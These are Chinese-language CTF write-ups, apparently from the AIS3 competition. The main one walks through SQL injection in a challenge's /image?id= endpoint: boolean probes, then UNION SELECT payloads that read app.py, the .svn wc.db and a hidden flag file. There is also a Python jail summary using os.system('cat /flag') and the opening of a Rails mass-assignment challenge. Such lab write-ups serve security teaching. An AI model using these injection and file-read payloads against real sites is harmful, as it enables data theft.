


圖 3：VS Code 終端機成功輸出 flag

7. 總結

本題的核心不是一般指令注入，而是 Python jail 對 source code 的過濾不完整。伺服器先檢查原始字串，再交給 Python 以 unicode-escape encoding 解析，導致黑名單沒有看到的 escape sequence 在執行時還原成被禁止的符號。最後利用 os.system("cat /flag") 讀取題目指定的 flag 檔案。

MyGO!!!!! X Ave Mujica 圖庫

目標題目：MyGO!!!!! X Ave Mujica 圖庫

這題表面上是一個可上傳梗圖的 MyGO 圖庫，但真正的入口不是上傳流程，而是 `/image?id=` 這個讀圖端點。解題時先從題目卡中的提示「機器人禁止」切入，再回到站台本身觀察前端如何取圖，最後收斂成 SQL injection 串接任意檔案讀取的 exploit chain。

Challenge	MyGO!!!!! X Ave Mujica 圖庫
Category	Web
Focus	SQL injection, arbitrary file read, exposed .svn metadata
Flag	AIS3{BangDream_AveMujica_Exitus_at_Taiwan_8/8_and_I_don't_have_ticket}

1. 題目概覽

題目卡提供了兩個關鍵線索：一是提示文字「機器人禁止」，二是實際服務入口。打開站台後可以看到上傳區與圖庫列表，而前端也直接暴露出 `/image?id=` 這類值得測試的取圖介面。




圖 1：題目卡顯示提示「機器人禁止」與實際服務入口。




圖 2：實際站台首頁，可見上傳區與以 `/image?id=` 載入的圖庫介面。

這兩張畫面分別對應提示來源與攻擊面本體：前者提醒要去看 `robots.txt`，後者則顯示圖片是以 id 參數動態載入，讓後續測試可以直接鎖定 `/image?id=` 這個端點。

2. 初步偵察

第一個有用的線索來自 robots 檔案。它沒有封鎖一般的爬蟲路徑，而是回傳了一個可疑的條目：.svn。

```
GET /robots.txt

.svn
```

這是一個強烈的跡象，表明部署目錄可能仍包含 Subversion working-copy 的 metadata。

即使還沒有證明 .svn 路徑可以直接存取，這已足以暗示原始碼回復可能成為解題路徑的一部分。

3. 找到注入點

下一步是探測 /image?id=。正常的數字 id 會回傳圖片內容，但格式錯誤的值經常導致 500 error。更重要的是，SQL 風格的表達式會根據結果為 true 或 false 而有不同的行為。

```
GET /image?id=1                 -> 200
GET /image?id=1 and 1=1        -> 200
GET /image?id=1 and 1=0        -> 500
GET /image?id=1 or 1=1 limit 1 offset 1 -> 200
```

這確認了 id 參數被直接嵌入到 SQL query 中。當 offset 開始回傳不同的 row 時，可以確定後端 query 是從資料庫表中 select 檔案路徑，然後將結果路徑傳給檔案讀取函式。




圖 3：以 true / false 條件測試 `/image?id=`，回應差異確認 SQL injection。

4. 讀取後端原始碼

一旦 UNION SELECT 成功，圖片端點就變成了一個任意檔案讀取的 primitive。讀取 /app/app.py 揭露了完整的後端邏輯。

```
Payload:
0 union select '/app/app.py' --

Relevant backend code:
cur = db.execute(f"SELECT path FROM images WHERE id = {image_id};").fetchone()
return send_file(cur[0])
```

這一行程式碼解釋了整個漏洞：不受信任的輸入控制了 SQL query，而 query 結果控制了 Flask 用 send_file() 回傳的檔案路徑。這個組合使得任意檔案洩漏成為可能。




圖 4：讀取 `/app/app.py` 後確認 SQL 字串拼接與 `send_file()` 檔案回傳邏輯。

5. 正確利用 .svn 提示

光是原始碼就足以理解這個漏洞，但 .svn 提示仍然很有價值，因為它暴露了 working-copy 資料庫。取得 /app/.svn/wc.db 後可以離線檢查原始 repository 的 metadata。

```
Payload:
0 union select '/app/.svn/wc.db' --

Interesting table in wc.db:
NODES(local_relpath, kind, checksum, ...)
```

檢查 NODES table 後列出了 working copy 中所有被追蹤的檔案，其中包含一個明顯刻意隱藏的檔名：super_secret_starburst_flag114514.txt。

6. 取得 Flag

得知隱藏的檔名後，最後一步只需透過同樣的 SQL injection primitive 進行另一次檔案讀取。




圖 5：透過 `UNION SELECT` 讀取隱藏 flag 檔案並取得最終 flag。

```
Final payload:
0 union select '/app/super_secret_starburst_flag114514.txt' --

Response:
AIS3{BangDream_AveMujica_Exitus_at_Taiwan_8/8_and_I_don't_have_ticket}
```

7. 根本原因分析

這道題目將三個小弱點組合成一條完整的 exploit chain。

- /image 中的 id 參數被直接串接到 SQL query 中。
- query 回傳的路徑被直接傳入 send_file()，沒有任何 allowlist 驗證。
- 部署環境仍包含 .svn metadata，有助於列舉隱藏的被追蹤檔案。

其中任何一個單獨來看都是問題，但前兩個已經構成了任意檔案讀取。.svn metadata 只是讓發現過程更快更乾淨。

8. 總結

預期的解題路徑是注意到 robots.txt 的提示、確認圖片端點可注入、回復後端邏輯，然後利用相同的 primitive 回復原始碼或 metadata，直到 flag 檔名浮現。之後讀取 flag 檔案就很直接了。

1. 讀取 robots.txt 並注意 .svn 線索。
2. 探測 /image?id= 並透過 boolean 行為確認 SQL injection。
3. 使用 UNION SELECT 讀取 /app/app.py。
4. 取得 /app/.svn/wc.db 並檢查 NODES table。
5. 讀取 /app/super_secret_starburst_flag114514.txt 取得 flag。

Mass Rapid Transit

Web — Mass Rapid Transit

漏洞類型：Mass Assignment（批量賦值）

題目資訊

題目名稱	Mass Rapid Transit
分類	Web
分數	427
難度	baby
解題人數	44
漏洞類型	Mass Assignment（批量賦值）
Flag	**AIS3{R41ls_4P1_M4ss_4ss1gnm3nt_2_AIS_4dm1n}**

題目描述：AIS 捷運公司（AIS Transit Corporation）官方資訊平台已上線，歡迎旅客註冊使用。

網址：http://chals1.ais3.org:10003/




圖 1：CTF 平台題目頁面

解題過程

Step 1：踩點觀察

開啟網站，是一個模擬捷運公司的官方平台，功能包含路網圖、車站資訊、失物招領、公告等。

觀察 HTML 原始碼，發現有 csrf-token、authenticity_token 等特徵，確認是 Ruby on Rails 應用程式。

